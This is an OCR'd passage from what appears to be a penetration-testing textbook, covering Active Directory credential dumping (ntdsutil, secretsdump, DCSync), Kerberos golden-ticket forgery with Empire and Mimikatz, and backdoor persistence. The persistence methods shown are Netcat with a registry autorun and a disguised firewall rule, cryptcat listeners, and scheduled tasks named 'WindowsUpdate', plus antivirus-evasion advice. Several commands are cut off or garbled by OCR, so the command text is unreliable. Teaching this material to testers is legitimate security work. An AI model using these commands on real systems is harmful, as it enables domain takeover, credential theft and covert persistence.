Now attackers can check all the credentials in the Empire tool's credentials storage by typing `credentials` in the Empire interface, as shown in *Figure 12.35*:




Figure 12.35: Credentials that are stored within PowerShell Empire

The fastest way to dump all users in Active Directory is to use `crackmapexec smb` and pass the hash, as seen in *Figure 12.36*:




Figure 12.36: Extracting the NTDS using CrackMapExec

If the attackers choose to do it manually, the next step is to leverage CrackMapExec to validate the hash against the domain controller and also run the PowerShell Empire agent payload, as seen in *Figure 12.37*:

Figure 12.37: Executing the PowerShell payload on the domain controller using crackmapexec

This will invoke the domain controller so it becomes an agent to the listener. Once the agent is reported back to the Empire tool, we can change the agent to the newly reported computer by running `interact <Name>`. Then, using the `management/enable_rdp` module will enable **remote desktop protocol** (**RDP**) on the domain controller.

We have to locate the entire registry of SECURITY and SYSTEM, and it is crucial to use `ntds.dit`. This can be performed by a single PowerShell command utilizing `ntdsutil`:

```
ntdsutil "ac I ntds" "ifm" "create full c:\temp" q q
```

What does the preceding command do?

`ntdsutil` is a command-line utility built into the Windows Server family that enables the management of Active Directory domain services.

This utility, **Install from Media** (**IFM**), helps us to download all the Active Directory database and registry settings from the domain controller to flat files, as shown in *Figure 12.38*. Finally, we can see these files at `c:\temp` with two folders, `Active Directory` and `registry`:

Figure 12.38: Manually creating the NTDS snapshots

Now both the registry and system hive have been created in the `c:\temp` folder, which can be utilized for offline password cracking using `secretsdump.py`.

`secretsdump.py` is an in-built script within Kali Linux from Impacket. To see plaintext and hashed passwords, attackers can run `secretsdump.py -system <systemregistry> -security <securityregistry> -ntds <location of ntds> "LOCAL"` in the terminal. All Active Directory usernames and their password hashes must be visible to attackers.

Similarly, if the objective is to extract only a domain hash dump, attackers can utilize the agent running on the domain controller and run the `credentials/Mimikatz/dcysnc_hashdump` module, which will run directly on the domain controller to extract only the username and password hashes of all domain users, as shown in *Figure 12.39*:




Figure 12.39: Output of the DCSync Hashdump module

Compromising Kerberos – a golden-ticket attack

Another set of more sophisticated (and more recent) attacks is the abuse of Microsoft Kerberos vulnerabilities in an Active Directory environment. A successful attack leads to attackers compromising domain controllers and then escalating the privilege to the enterprise admin and schema admin level using the Kerberos implementation.

The following are typical steps when a user logs on with a username and password in a Kerberos-based environment:

1. The user's password is converted into an NTLM hash with a timestamp and then it is sent over to the **Key Distribution Center** (**KDC**).
2. The domain controller checks the user information and creates a **Ticket-Granting Ticket** (**TGT**).
3. This Kerberos TGT can only be accessed by the Kerberos service (KRBTGT).
4. The TGT is then passed on to the domain controller from the user to request a **Ticket Granting Service** (**TGS**) ticket.
5. The domain controller validates the **Privileged Account Certificate** (**PAC**). If it is allowed to open the ticket, then the TGT is effectively copied to create the TGS.
6. Finally, the service is granted for the user to access the services.

Attackers can manipulate these Kerberos tickets based on the password hashes that are available. For example, if you have already

compromised a system that is connected to a domain and extracted the local user credentials and password hashes, the next step is to identify the KRBTGT password hash to generate a golden ticket; this will make it a little difficult for the forensics and incident response teams to identify the origin of the attack.

In this section, we will explore how easy it is to generate a golden ticket. We can exploit the vulnerability in just a single step by utilizing the Empire tool, assuming we have a domain-connected computer with a normal domain user with local admin privileges on that computer.

All Active Directory controllers are responsible for handling Kerberos ticket requests, which are then used to authenticate the domain users. The `krbtgt` user account is used to encrypt and sign all the Kerberos tickets generated within a given domain and then the domain controllers use this account's password to decrypt the Kerberos tickets for a chain of validation. Pentesters must remember that most service accounts, including `krbtgt`, are not subject to password expiry or password changes and the account name is usually the same.

We will use the low-privileged domain user with local admin access to generate the token, pass the hash to the domain controller, and generate the hash for the specified account. This can be achieved with the following steps:

1. List all the credentials harvested in the Empire tool by running the `credentials` command; If we do not see `krbtgt`, then we will utilize the agent that is running on the domain controller to get the hash value. In this case, we will run CrackMapExec

on the domain controller using `exchangeadmin` as the value and interact with the agent.

2. The next step is to identify a process that is running as privilege-level, steal the token, and run a further command with the use of the `steal_token PID` command in the Empire tool, as shown in *Figure 12.40*:

```
(Empire: N3HDEK2M) > steal_token 4924
[*] Tasked N3HDEK2M to run Task 2
[*] Task 2 results received
Running As: MASTERING\Administrator

Invoke-TokenManipulation completed!
```

Figure 12.40: Stealing a session token of a high-privilege user

3. Now we are set to run as Administrator from the domain controller that is running the `mastering.kali.fourthedition` domain. The output should include the domain SID and the necessary password hash:

```
usemodule credentials/Mimikatz/dcysnc
set domain mastering.kali.fourthedition
set username krbtgt
run
```




Figure 12.41: Output of DCSync and successfully capturing the password hash of krbtgt

4. By now, we should have stolen the `krbtgt` user account password hash, if the domain controller is vulnerable. Attackers should do the same across all the domain controllers if DCSync failed, and they should be able to see the new credential added to the existing list with the username `krbtgt`:




Figure 12.42: Validating the hash value of krbtgt in PowerShell Empire

5. Finally, when we get the Kerberos hash, this hash can be passed to the domain controller to issue a golden ticket. Now we can utilize the low-privileged user, `normaluser`, and run the `golden_ticket` module with the right credential ID and any username for the module. When the module is successfully

executed, you should be able to see a message as shown in the following screenshot and run the golden ticket module with any user you like:

```
usemodule credentials/mimikatz/golden_ticket
set user Cred ID
set user IDONTEXIST
execute
```

6. Successful execution of the module should provide us with the details shown in *Figure 12.43*:

Figure 12.43: Creating the golden ticket using krbtgt and an invalid user

7. And attackers can validate the generated Kerberos ticket using `klist` whether the ticket generated is in the session or not, as seen in *Figure 12.44*:




Figure 12.44: Validating the cached tickets on the target machine

8. With the golden ticket, the attacker should be able to view any files on the domain controller as follows, or any system on the domain with this golden ticket, and exfiltrate data:




Figure 12.45: Successful exploitation of the golden ticket attack

This can also be achieved by running the following from `mimikatz` on the compromised system, if the attacker has a remote desktop session on the target domain controller, with the following command:

```
kerberoserberos::golden admin:Administrator domain:Master
```

By running this, attackers get authenticated as any user, even a non-existing user, including the enterprise-administrator and schema-administrator levels. Within the same ticket, attackers can also perform DCSync using Mimikatz, as seen in *Figure 12.46*:

```
Lsadump::dcsync domain:mastering.kali.fourthedition all /
```

```
PS C:\Windows\system32> Z:\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:mastering.kali.fourthedition /all /csv
[DC] 'mastering.kali.fourthedition' will be the domain
[DC] 'ADDC.mastering.kali.fourthedition' will be the DC server
[DC] Exporting domain 'mastering.kali.fourthedition'
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502     krbtgt  cd506319455e482e3f60c648e361550e        514
1107    ServerAdmin$    f35aa2fa8fe3266bb5119b83f487ae5c        4096
1152    HealthMailbox465c32d    0a4fef5bb05338ed76814341f1eeb84f        66048
1153    HealthMailbox9e47f85    b698b510723f5a5e3001798442365de8        66048
1154    HealthMailbox14b663c    bca24f4cf378da1e2db018fa64f13d35        66048
1155    HealthMailbox05f4c65    d9a2684c5e75d4202ab3cd6f5ebfa541        66048
1156    HealthMailboxe2b648a    d7ee442cee01e7a38b8471b7a8607bda        66048
1157    HealthMailbox305db5a    981f767da08a8cff402ea81f1eb8269d        66048
1158    HealthMailboxa19e9c7    acdbf58004c16592aab6cb8188f5ed67        66048
1159    HealthMailboxf550b70    c208aa9309a5f2c2dad40164923e9ea9        66048
1160    HealthMailbox457abb5    3205be99298a36d8a19d53ed7e403aec        66048
1104    admin   077cccc23f8ab7031726a3b70c694a49        512
1161    METASPLOITABLE3$        6cfe6197edef7d715cccb98eaea1439c        4096
1103    normaluser      6378c99402dd65bc21b8b79c610323e2        512
1000    ADDC$   1185f4eee318730a806a2e505e79bb90        532480
500     Administrator   e0fd4e24ce3cc219ccc4bc96e23919a5        512
1163    SAIXCJDH$       b97ca636bfb3c2fab951f875b35fffe6        4096
1106    EXCHANGE$       9afa585ebb1a2ef69ade367b657e7e93        4096
1149    MediaAdmin$     e7f8f2623918340737929 45db8d50d42        4096
1162    WINDOWS10$      fb141fe27b2060871230303ea27f0665        4096
1164    AMHUBIOP$       b05e31cbdf4513825d798563362125b0        4096
1105    exchangeadmin   077cccc23f8ab7031726a3b70c694a49        512
1150    HealthMailbox4e7ffe4    8bc159f9c4939781befc8e21d70a15e6        66048
1151    HealthMailbox6b67f56    d32d9de927b0fd6f3cae4078867062b6        66048
```

Figure 12.46: Performing DCSync using Mimikatz on a low-privilege user using the golden ticket

One more similar attack is the Kerberos silver-ticket attack, which is not talked about much. This attack again forges the TGS, but it is signed by a service account; this means the silver-ticket attack is limited to whatever service is directed on the server. The PowerShell Empire tool can be utilized to exploit the same vulnerability using the `credentials/mimikatz/silver_ticket` module by providing the `rc4/NTLM` hash to the parameters.

Summary

In this chapter, we looked at the methodology of escalating privileges and explored different methods and tools that can be utilized to achieve our penetration test goal.

We first started with common system-level privilege escalation by exploiting `ms18_8120_win32k_privesc` on Windows Server 2008 and using `bypassuac_fodhelper` on Windows 10 machines. We focused on utilizing Meterpreter to gain system-level control and later we took a detailed look at utilizing the Empire tool; then we harvested credentials by using password sniffers on the network. We also utilized Responder and performed NTLM relay attacks to gain remote system access, and we used Responder to capture the passwords of different systems on a network that utilizes SMB.

We completely compromised an Active Directory using a structured approach. Finally, we exploited access rights in Active Directory by using PowerShell Empire and a compromised Kerberos account and performed a golden-ticket attack utilizing the Empire tool.

In the next chapter (*Chapter 13*, *Command and Control*), we will learn how attackers use different techniques to maintain access to a compromised system in line with the cyber kill chain methodology. We will also delve into how to exfiltrate data from internal systems to external systems.

13

Command and Control

Modern attackers are not interested in exploiting a system or network and then moving on. Instead, the goal is to attack and compromise a network of value and then remain resident on the network for as long as possible. **Command and control** (**C2**) refer to the mechanisms that testers use to replicate attacker actions by persisting on a system, maintaining two-way communication, enabling data to be exfiltrated to the tester's location, and hiding the evidence of the attack.

In the command, control, and communication phase, the attacker relies on a persistent connection with the compromised system to ensure that they can continue to maintain their control.

In this chapter, you will learn about the following topics:

- The importance of persistence
- Maintaining persistence with the PowerShell Empire, Covenant, PoshC2, and online file sharing
- Performing domain fronting techniques to maintain command and control
- The art of exfiltrating data using different protocols

- Hiding the evidence of an attack

Persistence

To be effective, the attacker must be able to maintain **interactive persistence**; they must have a two-way communication channel with the exploited system (interactive) that remains on the compromised system for a long period of time without being discovered (persistence). This type of connectivity is a requirement for the following reasons:

- Network intrusions may be detected, and the compromised systems may be identified and patched.
- Some exploits only work once because the vulnerability is intermittent or because exploitation causes the system to fail or change, rendering the vulnerability unusable.
- Attackers may need to return multiple times to the same target for various reasons.
- The target's usefulness is not always immediately known at the time it is compromised.

The tool used to maintain interactive persistence is usually referred to by classic terms such as **backdoor** or **rootkit**. However, the trend toward long-term persistence by both automated malware and human attacks has blurred the meaning of traditional labels, so instead, we will refer to malicious software that is intended to stay on the compromised system for an extended period as a **persistent agent**.

These persistent agents perform many functions for attackers and penetration testers, including the following:

- Allowing additional tools to be uploaded to support new attacks, especially against systems located on the same network.
- Facilitating the exfiltration of data from compromised systems and networks.
- Allowing attackers to reconnect to a compromised system, usually via an encrypted channel to avoid detection. Persistent agents have been known to remain on systems for more than a year.
- Employing anti-forensic techniques to avoid being detected, including hiding in the target's filesystem or system memory, using strong authentication, and using encryption.

Using persistent agents

Traditionally, attackers would place a backdoor on a compromised system. If the front door provides authorized access to legitimate users, backdoor applications allow attackers to return to an exploited system and have access to services and data.

Unfortunately, classic backdoors provided limited interactivity and were not designed to be persistent on compromised systems for very long time frames. This was viewed as a significant shortcoming by the attacker community because once the backdoor was discovered and removed, there was additional work required to repeat the compromise steps and exploit the system, which was made even more difficult by forewarned system administrators defending the network and its resources.

Attackers now focus on persistent agents that are properly employed and are more difficult to detect. The first tool we will review is the venerable Netcat.

Employing Netcat as a persistent agent

Netcat is an application that supports reading from, and writing to, network connections using raw TCP and UDP packets. Unlike packets that are organized by services such as Telnet or FTP, Netcat's packets are not accompanied by headers or other channel information specific to the service. This simplifies communications and allows for an almost universal communication channel.

The last stable version of Netcat was released by Hobbit in 1996, and it has remained as useful as ever; in fact, it is frequently referred to as the **TCP/IP Swiss Army knife**. Netcat can perform many functions, including the following:

- Port scanning
- Banner grabbing to identify services
- Port redirection and proxying
- File transfer and chatting, including support for data forensics and remote backups
- Create a backdoor or an interactive persistent agent on a compromised system

At this point, we will focus on using Netcat to create a persistent shell on a compromised system. Although the following example uses Windows as the target platform, it functions the same when used on a Unix-based platform. It should also be noted that most legacy Unix platforms include Netcat as part of the operating system.

In the example shown in *Figure 13.1*, we will retain the executable's name, `nc.exe`; however, it is common to rename it prior to use to minimize detection. Even if it is renamed, it will usually be identified by antivirus software; many attackers will alter or remove elements of Netcat's source code that are not required and recompile it prior to use. Such changes can alter the specific signature that antivirus programs use to identify the application as Netcat, making it invisible to antivirus programs:

1. Netcat is stored on Kali in the `usrshare/windows-binaries` repository. To upload it to a compromised system, enter the following command from within Meterpreter:

```
meterpreter> upload usrshare/windows-binaries/nc.exe
```


The execution of the previous command is shown in *Figure 13.1*:

```
meterpreter > upload /usr/share/windows-binaries/nc.exe c:\windows\system32
[*] uploading  : /usr/share/windows-binaries/nc.exe -> c:windowssystem32
[*] uploaded   : /usr/share/windows-binaries/nc.exe -> c:windowssystem32
```

Figure 13.1: Uploading Netcat to the target

You do not have to place it in the `system32` folder specifically; however, due to the number and diversity of file types in this folder, this is the best location for hiding a file in a compromised system.

> While conducting a penetration test on one client, we identified six separate instances of



Netcat on one server. Netcat had been installed twice by two separate system administrators to support network management; the other four instances were installed by external attackers and were not identified until the penetration test. Therefore, always look to see whether or not Netcat is already installed on your target!

If you do not have a Meterpreter connection, you can use **Trivial File Transfer Protocol** (**TFTP**) to transfer the file.

2. Next, configure the registry to launch Netcat when the system starts up, and ensure that it is listening on port `8888` (or any other port that you have selected, as long as it is not in use) using the following command:

```
meterpreter> reg setval -k HKLM\\software\\microsoft\
```

3. Confirm that the change in the registry was successfully implemented using the following `queryval` command:

```
meterpreter> reg queryval -k HKLM\\software\\microsof
```

4. Using the `netsh` command, open a port on the local firewall to ensure that the compromised system will accept remote connections to Netcat. It is important to know the target's operating system. The `netsh advfirewall firewall` command-line context is used for Windows 10, Windows Server 2008, and

later versions; the `netsh firewall` command is used for earlier operating systems.

5. To add a port to the local Windows firewall, enter the `shell` command at the Meterpreter prompt and then enter `rule` using the appropriate command. When naming the `rule`, use a name such as `svchostpassthrough` that suggests that `rule` is important for the proper functioning of the system.

   A sample command is shown as follows:

```
C:\Windows\system32>netsh advfirewall firewall add ru
```

6. Confirm that the change was successfully implemented using the following command:

```
C:\windows\system32>netsh advfirewall firewall show r
```

   The execution of the previously mentioned commands is shown in *Figure 13.2*:

Figure 13.2: Adding a firewall rule to allow the custom port

7. When the port rule is confirmed, ensure that the reboot option works, as follows:
    - Enter the following command from the Meterpreter prompt:

```
meterpreter> reboot
```

    - Enter the following command from an interactive Windows shell:

```
C:\windows\system32> shutdown /r /t 15
```

8. To remotely access the compromised system, type `nc` at the terminal, indicate the verbosity of the connection (`-v` reports basic information and `-vv` reports much more information), and then enter the IP address of the target and the port number, as shown in *Figure 13.3*:

```
┌──(kali㉿kali)-[~]
└─$ nc -vv 10.10.10.15 8888
10.10.10.15: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.10.15] 8888 (?) open
Microsoft Windows [Version 10.0.19042.1165]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\SysWOW64>whoami
whoami
mastering\normaluser

C:\Windows\SysWOW64>
```

Figure 13.3: Successfully connecting to the persistent backdoor through Netcat

Unfortunately, there are some limitations to using Netcat. There is no authentication or encryption of transmitted data,

and it is detected by nearly all antivirus software.

9. The lack of encryption can be resolved using `cryptcat`, a Netcat variant that uses Twofish encryption to secure data during transmission between the exploited host and the attacker. Twofish encryption, developed by Bruce Schneider, is an advanced symmetric block cipher that provides reasonably strong protection for encrypted data.

   To use `cryptcat`, ensure that there is a listener ready and configured with a strong password using the following command:

   ```
   kali@kali:~# cryptcat -k password -l -p 444
   ```

10. Next, upload `cryptcat` (based on the target operating system; if it's Windows, upload a Windows binary that is available in https://github.com/pprugger/Cryptcat-1.3.0-Win-10-Release) to the compromised system and configure it to connect with the listener's IP address using the following command:

    ```
    cryptcat -k password <listener IP address> 444
    ```

Unfortunately, Netcat and its variants remain detectable by most antivirus applications. However, in case the target is a Linux system, this utility is preinstalled and pen testers can leverage them to open a port and run the backdoor. It is possible to render Netcat undetectable using a hex editor to alter the source code of Netcat.

This will help avoid triggering the signature matching action of the antivirus, but this can be a long trial-and-error process. A more efficient approach is to take advantage of Empire's persistence mechanisms.

Using schtasks to configure a persistent task

The **Windows Task Scheduler** (`schtasks`) was introduced as a replacement for `at.exe` in Windows XP and 2003. However, `at.exe` is obsolete in the latest versions of Windows. In this section, we will use scheduled tasks to maintain persistent access to a compromised system.

Attackers can create a scheduled task on the compromised system to run the Empire agent payload from the attacker's machine, and then provide backdoor access. `schtasks` can be scheduled directly from the command prompt, as shown in *Figure 13.4*:




Figure 13.4: Creating schedule tasks on the target for persistence

The following are the typical scheduled tasks scenarios that can be engaged by attackers to maintain persistent access to the system:

- To launch an Empire PowerShell agent during the user login process, run the following command from the command line:

```
schtasks create tn WindowsUpdate /tr " C:\Windows\Sys
```

- Similarly, to launch the agent when starting the system, run the following command:

```
schtasks create tn WindowsUpdate /tr  "'C:\Windows\Sy
```

- The following command will set up to launch an agent when the system becomes idle:

```
schtasks create tn WindowsUpdate /tr  "'C:\Windows\Sy
```

Attackers will ensure that the listener is always running and open for connection. To legitimize it on the network, the server would need to be set up with a valid SSL certificate running HTTPS in order not to trigger alerts in the internal security features (the firewall, IPS, or proxy).

The same task can be performed by a single-line command using the PowerShell Empire tools module `persistence/elevated/schtasks`, as shown in *Figure 13.5*:




Figure 13.5: Creating schedule tasks on the target for persistence

Now that we have learned how to utilize the scheduled task to maintain persistence to the target, we will explore the Metasploit

post exploit module.

Maintaining persistence with the Metasploit framework

Metasploit's Meterpreter contains several scripts that support persistence on a compromised system. We will examine the post exploit module for placing a backdoor.

Using the post exploit persistence module

After a system has been exploited and the `migrate` command has moved the initial shell to a more secure service, an attacker can invoke the `windows/manage/persistence_exe` script from the Meterpreter prompt.

In the example shown in *Figure 13.6*, we could elect to use the `REXENAME` `and` `REXEPATH` options, which will start persistence when a user logs in to the target system.

Successful implanting of the backdoor will run automatically when the system boots to execute the file that we have set, with a specific IP address and port.

